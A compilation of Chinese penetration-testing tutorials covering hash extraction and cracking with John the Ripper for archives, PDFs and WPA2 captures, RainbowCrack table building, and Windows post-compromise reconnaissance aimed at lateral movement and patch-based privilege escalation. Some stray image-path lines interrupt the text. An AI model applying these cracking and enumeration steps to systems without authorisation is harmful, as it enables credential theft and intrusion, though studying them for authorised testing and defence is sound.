破解 rar 系列密码 hash(rar 和 rar5 的 hash 提取破解方法几乎是一模一样的)

rar2john.exe sec.rar > rar_hash.txt

type rar_hash.txt

john --wordlist=weakpass.txt --format=rar rar_hash.txt

```
C:\john180j1w\run>rar2john.exe sec.rar > rar_hash.txt

C:\john180j1w\run>type rar_hash.txt
sec.rar:$RAR3$*1*f6d45e2e76fe00b4*6020363b*13856*18432*0*sec.rar*73*33:1::sec.docx

C:\john180j1w\run>john --wordlist=weakpass.txt --format=rar rar_hash.txt
Loaded 1 password hash (rar, RAR3 [SHA1 AES 32/32])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (sec.rar)
1g 0:00:00:14 DONE (2017-07-15 18:46) 0.06801g/s 211.1p/s 211.1c/s 211.1C/s glenda..sharks
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


rar2john.exe sec.rar > rar5_hash.txt

type rar5_hash.txt

john --wordlist=weakpass.txt --format=rar5 rar5_hash.txt


```
C:\john180j1w\run>rar2john.exe sec.rar > rar5_hash.txt

C:\john180j1w\run>type rar5_hash.txt
sec.rar:$rar5$16$763721867afe981255237814d84a6600$15$c2bab1e9658ae0d87b4468e82b7aba6c$8$9d8ced1b7f8510f0

C:\john180j1w\run>john --wordlist=weakpass.txt --format=rar5 rar5_hash.txt
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 128/128 SSSE3 4x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (sec.rar)
1g 0:00:00:07 DONE (2017-07-15 18:51) 0.1362g/s 422.8p/s 422.8c/s 422.8C/s glenda..sha
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


破解 zip 密码 hash

zip2john.exe sec.zip > zip_hash.txt

type zip_hash.txt

john --wordlist=weakpass.txt --format=PKZIP zip_hash.txt



破解 7z 密码 hash

可能提取脚本的问题,暂时没空管它,不过还有 7z2hashcat.pl 的脚本(运行时候可能需要你自己装一些 perl 模块)可以直接转成 hashcat 识别的格式,大家可以试试

"c:\Program Files\python27\python.exe" 7z2john.py sec.7z

john --wordlist=weakpass.txt --format=7z 7hash.txt

破解 pdf 密码 hash

可能又是脚本的问题,哪天闲下来了统一搞下吧,看样子,脚本估计没几个能用的

"c:\Program Files\python27\python.exe" security-geek-2016-A.pdf > pdf_hash.txt

type pdf_hash.txt

john.exe pdf_hash.txt

这里跟 pgsql 一样,不用特意指定类型,暂时还不知道是什么毛病

破解 wpa/wpa2hash

直接从标准输出中读取密码然后挨个尝试

john --stdout --incremental:all | aircrack-ng -b 目标 ap 的 mac -w - wpa2.cap*

参考连接

https://countuponsecurity.files.wordpress.com/2016/09/jtr-cheat-sheet.pdf

http://msu-nftc.org/courses/intro/material/9 Password Cracking/Tools/John the Ripper.pdf

总结

作为 john 的入门使用,到这里基本就差不多了,确实非常简单,里面所支持的散列类型这里就不一一演示了,破解方式几乎都是一样的,关键是知道各种爆破模式的工作细节和各类 hash 的提取方法,这才是今天要关注的重点,关于自定义规则后续有空会再单独说明,它比 hashcat 唯一好一点的是,如果你不指定目标的 hash 类型它会自动匹配,但实际破解中跟 hashcat 还是有着比较大差距的[就免费版来说],估计专业版应该会好很多吧,反正我自己没用过

利用彩虹表破解 Hash

原创： klion 信安之路 2017-07-30

本文以 RainbowCrack 为例来利用彩虹表破解 hash。

RainbowCrack 简介

另一款相对比较实用的 hash 破解工具,其本质是基于事先生成好的对应的各种散列类型的彩虹表,支持 GPU[amd/英伟达]加速,通常自己都是专门用来跑 windows 系统用户密码 hash[ntlm]的,想比之下,要比之前所介绍的两款 hash 工具弱很多,虽然没那么智能,但它使用非简单,极易上手,平台支持也相对比较好,此次暂以 win 平台为例进行简单演示

关于 RainbowCrack 套件的基本使用流程

创建彩虹表[rtgen] -> 对彩虹表进行排序[rtsort] -> 开始真正的 hash 破解过程[rcrack]

开始创建彩虹表

简单来说,彩虹表内部其实就是由所有可能组合的明文和其所对应的 hash 组成,类似 nosql 中键值对的形式[难道是因为这样效率会很高吗,其实具体的数据结构自己也并不是非常清楚,还是那句话,能用就好],其实说白点还是基于字典,只不过这个字典是经过优化的,rtgen 具体参数作用如下:

rtgen.exe hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index

参数解释:

*hash_algorithm 指定生成的彩虹表对应的 hash 类型,不同 hash 类型的彩虹表只能用于破解对应类型的 hash*charset 明文所使用的字符集范围,比如,大小写字母,数字,特殊字符等等...

plaintext_len_min 指定明文密码最小长度

plaintext_len_max 指定明文密码最大长度,它会按所你给定的长度,来生成 hash,范围越大,组合自然就越多,彩虹表也就会越大

table_index 彩虹表索引[其实是指生成彩虹表的最大单文件个数]

chain_len 彩虹链长度[单文件密码串长度]

chain_num 彩虹连数量[数量越大密码就越多]

part_index 其实是彩虹表的标示[比如有很多单文件,它们就是靠这个标示来判断是否属于同一个彩虹表]

常用 hash 类型:

lm

ntlm 可能是用的最多的,我自己一般都是为了跑它才用的

md5

sha1.....

可用字符集:

numeric =[0123456789]

alpha =[ABCDEFGHIJKLMNOPQRSTUVWXYZ]

alpha-numeric =[ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]

loweralpha =[abcdefghijklmnopqrstuvwxyz]

loweralpha-numeric =[abcdefghijklmnopqrstuvwxyz0123456789]

mixalpha =[abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ]

mixalpha-numeric =

[abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]

ascii-32-95 =

[!"#$%&'()+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmn*

opqrstuvwxyz{|}~]

ascii-32-65-123-4 =

[!"#$%&'()+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`{|}~]*

alpha-numeric-symbol32-space =

[ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&()-_+=~`[]{}|\:;" '<>,.?/]*

更多详细内容请直接参考官方文档:

http://project-rainbowcrack.com/documentation.htm

实际测试

实例生成彩虹表,创建的过程可能会非常耗时,尤其在你的彩虹连数量和字符集范围特别大的时候,跑好几天都正常,不过一次生成好,即可永久用:

rtgen md5 numeric 1 4 5 3800 33554432 0

创建 1 到 4 位的由纯数字组成的 md5 hash 彩虹表

```
C:\rainbowcrack>rtgen md5 numeric 1 4 5 3800 33554432 0
rainbow table md5_numeric#1-4_5_3800x33554432_0.rt parameters
hash algorithm:          md5
hash length:             16
charset:                 0123456789
charset in hex:          30 31 32 33 34 35 36 37 38 39
charset length:          10
plaintext length range:  1 - 4
reduce offset:           0x00050000
plaintext total:         11110

sequential starting point begin from 0 (0x0000000000000000)
generating...
262144 of 33554432 rainbow chains generated (0 m 22.6 s)
524288 of 33554432 rainbow chains generated (0 m 23.9 s)
786432 of 33554432 rainbow chains generated (0 m 23.4 s)
1048576 of 33554432 rainbow chains generated (0 m 24.2 s)
1310720 of 33554432 rainbow chains generated (0 m 23.4 s)
1572864 of 33554432 rainbow chains generated (0 m 23.8 s)
1835008 of 33554432 rainbow chains generated (0 m 22.7 s)
2097152 of 33554432 rainbow chains generated (0 m 22.6 s)
2359296 of 33554432 rainbow chains generated (0 m 22.6 s)
```


rtgen ntlm numeric 1 2 5 3800 33554432 0

创建 1 到 2 位的由纯数字组成的 ntlm hash 彩虹表

```
C:\rainbowcrack>rtgen ntlm numeric 1 2 5 3800 33554432 0
rainbow table ntlm_numeric#1-2_5_3800x33554432_0.rt parameters
hash algorithm:          ntlm
hash length:             16
charset:                 0123456789
charset in hex:          30 31 32 33 34 35 36 37 38 39
charset length:          10
plaintext length range:  1 - 2
reduce offset:           0x00050000
plaintext total:         110

sequential starting point begin from 0 (0x0000000000000000)
generating...
262144 of 33554432 rainbow chains generated (0 m 15.9 s)
```


rtgen sha1 numeric 1 4 5 3800 33554432 0

创建 1 到 4 位的由纯数字组成的 sha1 hash 彩虹表


```
C:\rainbowcrack>rtgen sha1 numeric 1 4 5 3800 33554432 0
rainbow table sha1_numeric#1-4_5_3800x33554432_0.rt parameters
hash algorithm:          sha1
hash length:             20
charset:                 0123456789
charset in hex:          30 31 32 33 34 35 36 37 38 39
charset length:          10
plaintext length range:  1 - 4
reduce offset:           0x00050000
plaintext total:         11110

sequential starting point begin from 0 (0x0000000000000000)
generating...
262144 of 33554432 rainbow chains generated (0 m 41.5 s)
```


rtgen lm numeric 1 4 5 3800 33554432 0

创建 1 到 4 位的由纯数字组成的 lm hash 彩虹表

```
C:\rainbowcrack>rtgen lm numeric 1 4 5 3800 33554432 0
rainbow table lm_numeric#1-4_5_3800x33554432_0.rt parameters
hash algorithm:          lm
hash length:             8
charset:                 0123456789
charset in hex:          30 31 32 33 34 35 36 37 38 39
charset length:          10
plaintext length range:  1 - 4
reduce offset:           0x00050000
plaintext total:         11110

sequential starting point begin from 0 (0x0000000000000000)
generating...
262144 of 33554432 rainbow chains generated (0 m 51.7 s)
```

可以看到,在生成彩虹表的过程中,cpu 基本一直是百分百,不过,这也相对正常



彩虹表在创建成功以后,需要立即对其进行排序,如下:

rtsort.exe md5_numeric#1-4_5_3800x33554432_0.rt

正式开始我们的 hash 破解过程

rcrack 的简单使用帮助

-h hash 破解单条 hash


-l hash_list_file 从指定的文件中读取 hash

-f pwdump_file 导入 pwdump 获取的 lm hash

-n pwdump_file 导入 pwdump 获取的 ntlm hash

实例破解 md5 hash,关于其他的类型,大家可以自行尝试,自己机器性能实在有限,就先暂时到这里吧:

rcrack.exe md5_numeric#1-4_5_3800x33554432_0.rt -l hash.txt



后话

有没有感觉 RainbowCrack 非常简单呢,起码比之前的 hashcat 和 john 都要简单的太多太多了呢,嘿嘿……是的,确实非常简单,大家实际破解中,大可根据自己的实际需求和喜好来,优秀工具很多,面面俱到,不太现实,找个容易上手的,能干活儿就行。

Windows 环境下的信息收集

原创： myh0st 信安之路 2017-08-09

通常我们在渗透测试过程中，遇到的 Windows 的环境是最多的，然而在拿到一台 windows 系统权限之后，我们要进行横向或者纵向渗透，这是针对 windows 的信息收集就显得尤为重要，下面我们就聊一下在 windows 下我们需要了解哪些信息，这些信息对于我们在后续的渗透测试中有有什么样的帮助。

基本信息

对于系统的基本信息一般包括：主机名、所属域、环境变量等，涉及的命令如下：

获取主机名：

hostname 或者 echo %COMPUTERNAME%

获取所属域信息：

systeminfo

从这个命令中不只是可以看到有关域名的信息，还有很多有用的信息，比如：开机时间、安装时间、补丁修补情况、系统版本等信息。

获取环境变量：

set

从环境变量中可以看出用户的一些常用软件、临时文件的目录以及与用户相关的一些信息。

获取系统安装的软件信息

通过获取软件安装信息，我们可以从中找出我们可以利用的软件，或者可以获取到进一步权限信息的软件，比如：securecrt、filezilla 等软件。也可以大概了解系统的安全防护软件的情况。可以利用注册表来获取这些信息，命令如下：

导出注册表信息：

reg export HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall reg.txt

匹配出注册表信息中的软件：

find "DisplayName" reg.txt \|find /V "ParentDisplayName" > tmplist.txt

获得最终结果：

for /f "tokens=2,3 delims==" %%a in (tmplist.txt) do (echo %%a >> software.txt)

最终结果截取部分内容如图：


```
"Windows Driver Package - Intel (MEIx64) System  (10/08/2015 11.0.0.1172)"
"ELAN Touchpad 11.5.21.6_X64_WHQL"
"Git version 2.13.2"
"Sublime Text Build 3126"
"Vulkan Run Time Libraries 1.0.42.1"
"WinRAR 5.40 (64-λ)"
"Python 3.6.1 Core Interpreter (64-bit)"
"Python 3.6.1 Documentation (64-bit)"
"Python 2.7.13 (64-bit)"
"EmEditor (64-bit)"
"Python 3.6.1 pip Bootstrap (64-bit)"
"Python 3.6.1 Utility Scripts (64-bit)"
"Python 3.6.1 Executables (64-bit)"
"Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.21005"
"Microsoft .NET Framework 4.6.1"
"Python 3.6.1 Development Libraries (64-bit)"
"Python 3.6.1 Test Suite (64-bit)"
"Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.21005"
"Python 3.6.1 Tcl/Tk Support (64-bit)"
"Ansel"
"NVIDIA Control Panel 382.53"
"NVIDIA Graphics Driver 382.53"
"NVIDIA GeForce Experience 3.6.0.74"
"NVIDIA Optimus Update 25.0.0.0"
"NVIDIA PhysX System Software 9.17.0329"
"NVIDIA Update 25.0.0.0"
"SHIELD Streaming"
"NVIDIA Install Application"
"NVIDIA Backend"
"NVIDIA Container"
"NVIDIA LocalSystem Container"
"NVIDIA Message Bus for NvContainer"
"NVIDIA NetworkService Container"
"NVIDIA Session Container"
"NVIDIA User Container"
"NVIDIA Display Container"
"NVIDIA Display Container LS"
"NVIDIA Display Watchdog Plugin"
"NVIDIA Display Session Container"
"NvNodejs"
"NVIDIA Watchdog Plugin for NvContainer"
"NvTelemetry"
```

获取系统补丁情况

获取补丁修补信息可以在我们进行提权操作的时候起到指导性的作用，根据其补丁情况来使用 exp 溢出提权。虽然前面的 systeminfo 命令可以获取补丁的情况，但是其获取的内容不是很完整，只能看到补丁的编号，下面这条命令可以获取完整的补丁信息。

wmic qfe list

wmic 是一个非常强大的工具，可以做很多事情，在渗透测试中有很多机会使用它。部分截图如下：



获取系统注册的服务信息

从服务信息中可以看出本系统提供哪些服务，针对不同的服务器有不同的利用方式。命令如下：

sc query state= all


部分截图如下；

获取在线主机信息

通常我们获取在线主机的方式是扫描 IP 段，在域的内网中我们可以通过一条命令获取主机在同一网段或者有联系的主机列表，命令如下：

net view

由于我主机所处环境的问题，没有列出主机列表，大家可以在域中测试这个命令。



收集本地用户和组信息

这个在内网渗透测试中至关重要，这是在任何一台 Windows 主机上都要执行的命令，这个命令的作用包括：判断主机是否正在域中、主机管理员组是什么、

本地管理员用户有哪些等等。

获取本地用户组：

net localgroup

获取本地用户：

net user

获取本地管理员信息：


net localgroup administrators

```
C:\Users\ccccccc>net group
This command can be used only on a Windows Domain Controller.

More help is available by typing NET HELPMSG 3515.


C:\Users\ccccccc>net localgroup

Aliases for \\CCCCCCC-PC

-------------------------------------------------------------------------------
*Administrators
*Backup Operators
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Replicator
*Users
The command completed successfully.


C:\Users\ccccccc>net user

User accounts for \\CCCCCCC-PC

-------------------------------------------------------------------------------
Administrator            ccccccc                  Guest
The command completed successfully.


C:\Users\ccccccc>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
ccccccc
The command completed successfully.
```


获取本地共享信息

本地共享目录也是我们需要关注的目录，这里面可能会有很多对我们提升权限有帮助的重要文件。命令如下：

net view /a \\%COMPUTERNAME%



获取 IP 信息

其实这个命令是一开始就应该执行的，从这个命令结果中可以大概看出内网的网络环境、dns 服务器 IP、域名信息等，命令如下：

ipconfig /all


部分结果如图：

获取本地端口开放与连接信息

这里可以看出本地系统开放了哪些端口，大概看出提供哪些服务以及有哪些内网主机与本机进行数据交流，这里也可以看出一些内网中存活的主机列表。命令如下：

netstat -ano

部分结果如图：



```
C:\Users\ccccccc>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       968
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING       500
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING       800
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:1030           0.0.0.0:0              LISTENING       688
  TCP    127.0.0.1:4300         0.0.0.0:0              LISTENING       2944
  TCP    127.0.0.1:4301         0.0.0.0:0              LISTENING       2944
  TCP    127.0.0.1:4302         0.0.0.0:0              LISTENING       1784
  TCP    127.0.0.1:4303         0.0.0.0:0              LISTENING       1784
  TCP    127.0.0.1:9410         0.0.0.0:0              LISTENING       1916
  TCP    169.254.22.80:139      0.0.0.0:0              LISTENING       4
  TCP    192.168.188.118:139    0.0.0.0:0              LISTENING       4
  TCP    192.168.188.118:1545   140.207.124.210:80     CLOSE_WAIT      2944
  TCP    192.168.188.118:1546   140.207.124.210:80     CLOSE_WAIT      1784
  TCP    192.168.188.118:40741  221.203.6.35:80        CLOSE_WAIT      2832
  TCP    192.168.188.118:40771  221.204.57.20:80       CLOSE_WAIT      1784
  TCP    192.168.188.118:40941  123.58.182.252:80      CLOSE_WAIT      1828
  TCP    192.168.188.118:40947  119.249.49.25:80       CLOSE_WAIT      2944
  TCP    192.168.188.118:41009  123.58.182.252:443     ESTABLISHED     1828
  TCP    192.168.188.118:41010  123.58.182.210:443     ESTABLISHED     1828
  TCP    192.168.188.118:55527  123.58.182.253:80      ESTABLISHED     1828
  TCP    192.168.188.118:55531  223.252.199.69:6004    ESTABLISHED     1828
  TCP    192.168.188.118:62867  221.204.171.44:80      CLOSE_WAIT      4280
  TCP    192.168.188.118:62875  120.92.91.106:80       CLOSE_WAIT      4280
  TCP    [::]:135               [::]:0                 LISTENING       968
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:1025              [::]:0                 LISTENING       600
  TCP    [::]:1026              [::]:0                 LISTENING       500
  TCP    [::]:1027              [::]:0                 LISTENING       800
  TCP    [::]:1028              [::]:0                 LISTENING       664
  TCP    [::]:1030              [::]:0                 LISTENING       688
  UDP    0.0.0.0:500            *:*                                    800
  UDP    0.0.0.0:4003           *:*                                    1784
  UDP    0.0.0.0:4019           *:*                                    2944
  UDP    0.0.0.0:4500           *:*                                    800
  UDP    0.0.0.0:5355           *:*                                    1564
  UDP    0.0.0.0:50383          *:*                                    2944
  UDP    0.0.0.0:50678          *:*                                    1916
  UDP    0.0.0.0:53205          *:*                                    3669
  UDP    0.0.0.0:55861          *:*                                    2944
```


查看本地的计划任务

从计划任务中我们可以了解，这台主机每天做哪些任务，或者当前用户经常做哪些操作，甚至可以通过计划任务信息，可以获取到用户另外的帐号密码信息。命令如下：

at 或 schtask

这两条命令必须在系统权限下才可以执行，否则会提示拒绝访问。

列出 iis 的站点

在安装了 iis 服务的系统上，我们可以执行以下命令来获取站点信息：

%windir%\system32\inetsrv\AppCmd.exe list site

保存系统上所有注册表信息

